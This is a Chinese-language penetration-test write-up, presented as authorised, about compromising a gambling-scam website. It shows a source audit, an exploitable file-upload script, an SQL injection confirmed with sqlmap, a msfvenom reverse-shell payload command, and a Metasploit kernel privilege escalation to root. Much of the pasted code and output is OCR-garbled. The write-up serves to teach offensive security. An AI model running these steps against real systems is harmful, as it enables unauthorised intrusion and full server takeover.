# 实战 | BC杀猪盘渗透一条龙

原创cacker HACK学习呀 2020-09-25原文

最近获得了一批打击网络犯罪指标,打击BC杀猪盘,授权安排 开干!

#### 

#### 无意间碰到一套垃圾菠菜网站杀猪盘



```
[06:17:12] Starting:
[06:17:13] 400 - 150B
                        - /%2e%2e/(
[06:17:17] 403 -
                 548B
                        - /.well-kr
[06:17:30] 301 -
                 162B
                        - /api
[06:17:30] 403 -
                 548B
                        - /api/
[06:17:30] 301 -
                  162B
                        - /app
[06:17:34]
                  162B
                        - /caches
[06:17:34] 403 -
                 548B
[06:17:35] 301 -
                 162B
                        - /chat -:
[06:17:37] 301 -
                  162B
                        - /core
[06:17:39] 301 -
                  162B


    /down

                   35B
                        - /index.ph
[06:17:45]
          302 -
[06:17:45] 302 -
                   0B
                        - /index.ph
[06:17:47] 301 -
                  162B
                        - /lib
[06:17:47] 301 -
                 162B
                        - /log
[06:17:48] 403 - 548B
                        - /log/
[06:17:55] 301 -
                 162B

    /phpmyadn

[06:17:56] 500 -
                    0B
                        - /phpmyadn
[06:17:59] 301 -
                        - /scripts
                 162B
                        - /scripts/
[06:17:59] 403 -
                 548B
[06:18:04] 301 -
                  162B
                        - /templat∈
[06:18:04] 403 -
                  548B
                        - /templat∈
                                                               MACK学习呀
```

挨个访问能扫描出来的目录与文件发现并没有太大作用,不过发现了后台地址。phpmyadmin访问500。



访问xd.php到后台访问发现还需要授权验证码



② HACK学习研

试了下8888, 123456之类的都提示错误, 当场关闭。




尝试子域名爆破也只有一个。Nmap扫描也没有什么发现。 返回首页发现url有点不常见。

https://www.html#/Home

### 0X01 寻找同类型网站以及源码

这种搞诈骗的很少会开发肯定源码是从网上下载找人搭建的,不常见就是特征,于是搜索了下。





#### 0X02 开始审计

这么多网站那源码肯定烂大街了,于是花了点时间找到了源码,尝试审计。

```
100
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/GatewayWorker/BusinessWorker.php
                                                                                                call_user_func($this=>_event(
101
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/GatewayWorker/BusinessWorker.php
                                                                                                call_user_func($this->_event(
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/GatewayWorker/BusinessWorker.php
                                                                                                call_user_func($this=>_event(
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/GatewayWorker/BusinessWorker.php
                                                                                                call_user_func($this=>eventHs
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/GatewayWorker/BusinessWorker.php
                                                                                                call_user_func($this=>_onWork
104
       call_user_func函数参数包含变量,可能存在代码执行漏洞
105
                                                         /chat/GatewayWorker/BusinessWorker.php
                                                                                                call user func($this-> onWork
                                                         /chat/GatewayWorker/BusinessWorker.php
106
       call user func函数参数包含变量,可能存在代码执行漏洞
                                                                                                call user func($this=>eventHs
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/GatewayWorker/BusinessWorker.php
                                                                                                call_user_func($this->_onWork
107
108
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/GatewayWorker/Gateway.php
                                                                                                call_user_func($this=>_onWork
109
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/GatewayWorker/Gateway.php
                                                                                                call_user_func($this=>_onWork
110
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/GatewayWorker/Gateway.php
                                                                                                call_user_func($this=>_onClos
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/GatewayWorker/Gateway.php
                                                                                                $worker_connection = call_use
112
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/GatewayWorker/Gateway.php
                                                                                                call_user_func($this->_onConr
122
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/Workerman/WebServer.php
                                                                                                call_user_func($this->_onWork
126
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/Workerman/Worker.php
                                                                                                call_user_func($this=>onMessa
       call_user_func函数参数包含变量,可能存在代码执行漏洞
127
                                                         /chat/Workerman/Worker.php
                                                                                                call user func($this=>onConne
                                                         /chat/Workerman/Worker.php
       call_user_func函数参数包含变量,可能存在代码执行漏洞
128
                                                                                                call_user_func($this=>onWorke
129
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/Workerman/Worker.php
                                                                                                call_user_func($this=>onWorke
130
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/Workerman/Worker.php
                                                                                                call_user_func($worker=>onWor
143
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/Workerman/Connection/AsyncTcpConne
                                                                                                call_user_func($this=>onConne
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/Workerman/Connection/AsyncTcpConne...
                                                                                                call_user_func($this=>onError
145
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/Workerman/Connection/TcpConnection.
                                                                                                call_user_func($this=>onClose
146
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/Workerman/Connection/TcpConnection..
                                                                                                call_user_func($this=>onError
                                                                                                call_user_func($this=>onBuffe
147
       call user func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/Workerman/Connection/TopConnection...
       call user func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/Workerman/Connection/TcpConnection. .
                                                                                                call user func($this=)onBuffe
148
       call_user_func函数参数包含变量,可能存在代码执行漏洞
149
                                                         /chat/Workerman/Connection/TcpConnection...
                                                                                                call_user_func($this=>onMessa
150
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/Workerman/Connection/TcpConnection..
                                                                                                call_user_func($this=>onMessa
151
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/Workerman/Connection/TcpConnection...
                                                                                                call_user_func($this=>onSslHs
152
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/Workerman/Connection/TcpConnection. . .
                                                                                                call user func($this=>onError
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/Workerman/Events/Ev.php
                                                                                                call_user_func_array($param[C
158
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/Workerman/Events/Ev.php
                                                                                                call_user_func($func, $fd);
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/Workerman/Events/Event.php
                                                                                                call_user_func_array($param[C
159
       call_user_func函数参数包含变量,可能存在代码执行漏洞
160
                                                         /chat/Workerman/Events/Libevent.php
                                                                                                call_user_func_array($this=>_
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                                                                call_user_func_array($this->_
161
                                                         /chat/Workerman/Events/Select.php
162
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/Workerman/Events/Select.php
                                                                                                call_user_func_array($this->_
163
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/Workerman/Events/Select.php
                                                                                                call_user_func_array($task_ds
164
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/Workerman/Events/Select.php
                                                                                                call_user_func_array($this->_
165
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/Workerman/Events/React/ExtEventLoo.
                                                                                                11_uzer frace possible ac. $
       call_user_func函数参数包含变量,可能存在代码执行漏洞
                                                         /chat/Workerman/Events/React/LibEventLoo.
                                      状态:扫描完成,发现1093个可疑漏洞,花费时间8.06分钟
```

# 下载回来源码用seay扫描下,源码又太大我也懒得去本地搭建,直接


#### 用源码对着目标进行怼。



#### 从中发现了个fileupload.php文件好像有点问题。



访问目标发现也存在该文件。把该文件提取出来到本地搭建的环境中 做测试。



直接访问会自动创建出upload和upload\_tmp两个文件夹,这玩意是个demo这个点其实看起来更像个后门。

```
$targetDir = 'upload tmp';
$uploadDir = 'upload';
$cleanupTargetDir = true; // Remove old files
$maxFileAge = 5 * 3600; // Temp file age in seconds
// Create target dir
if (!file exists($targetDir)) {
    @mkdir($targetDir);
// Create target dir
if (!file exists($uploadDir)) {
    @mkdir($uploadDir);
// Get a file name
if (isset($ REQUEST["name"])) {
    $fileName = $ REQUEST["name"];
} elseif (!empty($_FILES)) {
    $fileName = $ FILES["file"]["name"];
} else {
    $fileName = uniqid("file ");
$filePath = $targetDir . DIRECTORY SEPARATOR . $fileName;
$uploadPath = $uploadDir . DIRECTORY SEPARATOR . $fileName;
// Chunking might be enabled
$chunk = isset($ REQUEST["chunk"]) ? intval($ REQUEST["chunk"]) : 0;
$chunks = isset($ REQUEST["chunks"]) ? intval($_REQUEST["chunks") 日本文字写明
  $filePath = $targetDir . DIRECTORY SEPARATOR . $fileName;
  $uploadPath = $uploadDir . DIRECTORY_SEPARATOR . $fileName,
```

#### 并且filename变量完全是可控的。

```
// Open temp file
if (!$out = @fopen("{$filePath}_{$chunk}.parttmp", "wb")) {
    die('{"jsonrpc" : "2.0", "error" : {"code": 102, "message": "Failed to open output str
}


if (!empty($_FILES)) {
    if ($_FILES["file"]["error"] || !is_uploaded_file($_FILES["file"]["tmp_name"])) {
        die('{"jsonrpc" : "2.0", "error" : {"code": 103, "message": "Failed to move upload
}

// Read binary input stream and append it to temp file
    if (!$in = @fopen($_FILES["file"]["tmp_name"], "rb")) {
        die('{"jsonrpc" : "2.0", "error" : {"code": 101, "message": "Failed to open input
    }
} else {
    if (!$in = @fopen("php://input", "rb")) {
        die('{"jsonrpc" : "2.0", "error" : {"code": 101, "message": "Failed to open input
        }
}
```

继续往下看发现一些判断,可以表单上传名就为file。

#### 文件上传

其他的就不用管了,直接改个上传表单。只要加上参数name和file就行了。



选择1.jpg上传

```
← → C (i) 127.0.0.1/test/fileupload.php
```

{"jsonrpc": "2.0", "result": null, "id": "id"}



上传后没有返回路径但是在upload下已经存在aaa.php文件。

#### SQL注入

```
public function betList() {
   //验证参数
   $this->checkInput($ REQUEST, array('token', 'status', 'end time', 'start time', 'page')); {\( \) }
   -//絵谜token¶
  $this->checkAuth(); ¶
   -//验证请求参数。
   if ($ REQUEST['status'] | = '' && !in array($ REQUEST['status'], array(0, 1, 2, 3, 4,5))) {
       ErrorCode::errorResponse(200003, '该交易状态不存在'); ¶
   ·//分页数据®
   $page cfg = $this->getConfig(100009); //获取每页展示多少数据
   $page = '(int) '$_REQUEST['page'];
   $page = empty($page) ? 1 : $page;
   $where = array(¶
      'start time' => $ REQUEST['start time'], ¶
       'end time' => $ REQUEST['end_time'], T
      'status' => $ REQUEST['status'], T
      '-'type' => $ REQUEST['type'], T
       'userId' => $this->userId, ¶
       -'page' -=> $page,
                                                                     🗺 HACK学习呀
       'pageCnt' -=> \$pageCnt'
```

变量中where的值又是来自request中,并且上面的checkinput中也没有检测type的值。

```
$cnt = $this->model->betListCnt($whorphorps

-----$pageNum = ceil($cnt-/-$pageCnt):

跟入betListCnt
```

```
public function betListCnt($group) {¶
  -- $sql == "select count(id) as count from un orders where 1=1"; ¶
if (!empty($group['start time'])) {¶
      $\time = strtotime(\sqroup['start time']);\land{T}
······$sql·.=·" and addtime > $time -"; ¶
----}¶
····if (!empty($group['end time'])) { ¶
     $\time = strtotime(\sqroup['end time']." 23:59:59");\[
]
·······$sql·.=·" and addtime < $time or; T
P { - - - -
-····$sql·.=·"'AND'user_id={$group['userId']}";¶
····if·(!empty($group['status'])) ·{¶
    ····if ($group['status'] == 1) {//status1 => award_state2 启中奖』
          -$sql -.= - " -and -award state -= -2 - "; ¶
 -$sql .. = - " -and -award state - = -1 - "; ¶
 ··$sql·.=·" and award state = 0 and state = 0."; ¶
·············} ·elseif ·($group['status'] ·== ·4) ·{//status4 ·=> ·state1 ·激单¶
-----$sql - .= - " -and -state -= -1 - "; ¶
······} elseif ($group['status'] == 5) {//status4 => state1 和局』
·····$sql·.=·" and award state = 3 -"; ¶
.......}¶
· · · · · } ¶
if (!empty($group['type'])) {
       -$sql -. = - " -and -lottery_type -= -{$group['type']} - "; T
....}¶
return $cnt['count']; ¶
 -//查詢一条数据
 public function getone ($sql) -{
   if (strpos($sql, 'LIMIT') == false) {
¶
        -$sql -= -$sql - . - " -LIMIT -1"; ¶
----}¶
$query = $this->query($sql);
$this->lastsql = $sql; 
return $this->fetch($query); ¶
· -}¶
```

没有任何处理就直接带入查询了, 类似点还有许多。

#### 0X03 验证审计到的漏洞

```
POST parameter 'type' is vulnerable. Do you want to keep testing the others (if any)? [y sqlmap identified the following injection point(s) with a total of 771 HTTP(s) requests:
---
Parameter: type (POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: token=e77dca4afa230bbde72c39c29070333e&start_time=2020-07-16&end_time=2020-

    Type: UNION query
    Title: Generic UNION query (NULL) - 10 columns
    Payload: token=e77dca4afa230bbde72c39c29070333e&start_time=2020-07-16&end_time=2020-
L,NULL,NULL,NULL,NULL,NULL,NULL,NULL-. -&status=0&page=1
---
[04:29:12] [INF0] the back-end DBMS is MySQL
```

#### 通过之前的上传拿到webshell,尝试提权。

```
NAME="Debian GNU/Linux"
VERSION_ID="9"
VERSION="9 (stretch)"
VERSION_CODENAME=stretch
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.urg/support"
```

发现是debian的。

#### 发现有6379端口但是不是root用户启动的redis

```
redis 560 2.4 0.0 44952 6640 ? Ssl Jun20 930:26 /usr/bin/redis-server 127.0.0.1:6379
4.9.0-4-amd64 #1 SMP Debian 4.9.65-3 (2017-12-03) x86_64 GNU/Linux

看了下内核版本感觉应该可以,尝试寻找提权exp。
msfvenom -p linux/x64/meterpreter/reverse_tcp lhost=1.1.1.1 lport=8090 -f elf>aaax ss selected, choosing Msf::Module::Platform::Linux from the payload ted, selecting arch: x64 from the payload bytes
file: 250 bytes
```

#### 生成msf马


```
meterpreter > sysinfo
Computer : Indicate Indic
```

为了方便我就用msf上线了这台机器。然后寻找对应的提权exp。


#### 0X04 尝试提权

找到这两个CVE-2019-13272、CVE-2017-16995

当我在github上找利用工具的时候,我想起msf其实也自带提权的。 于是尝试搜索了下



#### 搜到了就利用



# Name Disclosure Date Rank Check Description 😘 HACK学习呀 0 exploit/linux/local/bpf\_sign\_extension\_priv\_esc 2017-11-12 great Yes Linux BPF Sign Extension Local Privilege Escalation

尝试第二个CVE-2017-16995

```
Module options (exploit/linux/local/bpf sign extension priv esc):
                         Current Setting Required Description
       COMPILE Auto
                                                         yes
yes
                                                                              Compile on target (Accepted: Auto, True, False)
       SESSION 1
                                                                             The session to run this module on.
  Payload options (linux/x64/meterpreter/reverse tcp):
                     Current Setting Required Description
                                                      yes The listen address (an interface may be specified) yes The listen port
       LH0ST (
       LP0RT 4444
  Exploit target:
       Id Name
                                                                                                                                           🦚 HACK学习呀
       O Auto
msf5 exploit(linux/local/bpf_sign_extension_priv_esc) > exploit
[*] Started reverse TCP handler on
[*] Writing '/tmp/.DENqjEK.c' (10867 bytes) ...
[*] Writing '/tmp/.HQmhtJbjAH' (250 bytes) ...
[*] Launching exploit ...
[*] Sending stage (3012516 bytes) to 103.59.42.232
[*] Cleaning up /tmp/.HOmhtJbjAH and /tmp/.DENqjEK ...
[*] Meterpreter session 13 opened (1
                                                                                                            18) at 2020-07-15 05:06:29 -0400
 meterpreter > getuid
Server username: (uid=0, gid=0, euid=0, egid=0)
                                                                                                                                          😘 HACK学习呀
 <u>meterpreter</u> > cd /root
 <u>meterpreter</u> > ls
 Listing: /root
                                       Size Type Last modified
 Mode
                                                                                                                                       Name
100600/rw----- 15884 fil 2020-06-19 13:29:20 -0400 .bash_history 100644/rw-r--r 570 fil 2020-03-10 01:42:40 -0400 .bashrc 40700/rwx----- 4096 dir 2020-03-12 01:28:30 -0400 .cache 40755/rwxr-xr-x 4096 dir 2020-03-10 03:34:50 -0400 .cmake 40755/rwxr-xr-x 4096 dir 2020-03-10 04:14:25 -0400 .config 100600/rw----- 147 fil 2020-03-12 01:33:44 -0400 .mysql_history 40755/rwxr-xr-x 4096 dir 2020-05-15 04:06:23 -0400 .nano 100644/rw-r--r 187 fil 2020-03-10 04:14:23 -0400 .pearrc 100644/rw-r--r 148 fil 2020-03-10 01:42:40 -0400 .profile 100600/rw---- 1024 fil 2020-05-09 04:13:03 -0400 .rnd 100644/rw-r--r 75 fil 2020-05-13 14:17:34 -0400 .rnd 100644/rw-r--r 75 fil 2020-05-13 14:17:34 -0400 .rnd 100600/rw----- 12665 fil 2020-06-19 13:27:54 -0400 .viminfo
                                                                                                                                        .mysql_history
                                                                                                                                      welected editor HACK学习呀
```

成功返回一个root权限的会话,提权完毕。

#### 福利Time:

#### https://sourl.cn/tPCZ4s







这个VPS厂商---香港VPS一年只需62元 ,点击阅读原文即可跳转




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